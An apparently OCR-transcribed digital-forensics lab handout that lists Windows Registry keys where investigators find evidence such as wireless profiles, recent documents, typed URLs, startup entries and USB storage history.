
Practical No: 9

Registry Editor

Accessing the Registry


Type regedit in Start -> Search






Wireless Evidence in the Registry


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



The RecentDocs Key


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs






TypedURLs Key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs




IP Addresses

HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters\Interfaces




Start Up Locations in the Registry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




RunOnce Startup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




Start Up Services

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services




Start Legacy Applications

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WDI




Start When a Particular User Logs On

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



USB Storage Devices

HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR



Mounted Devices

HKEY_LOCAL_MACHINE\System\MountedDevices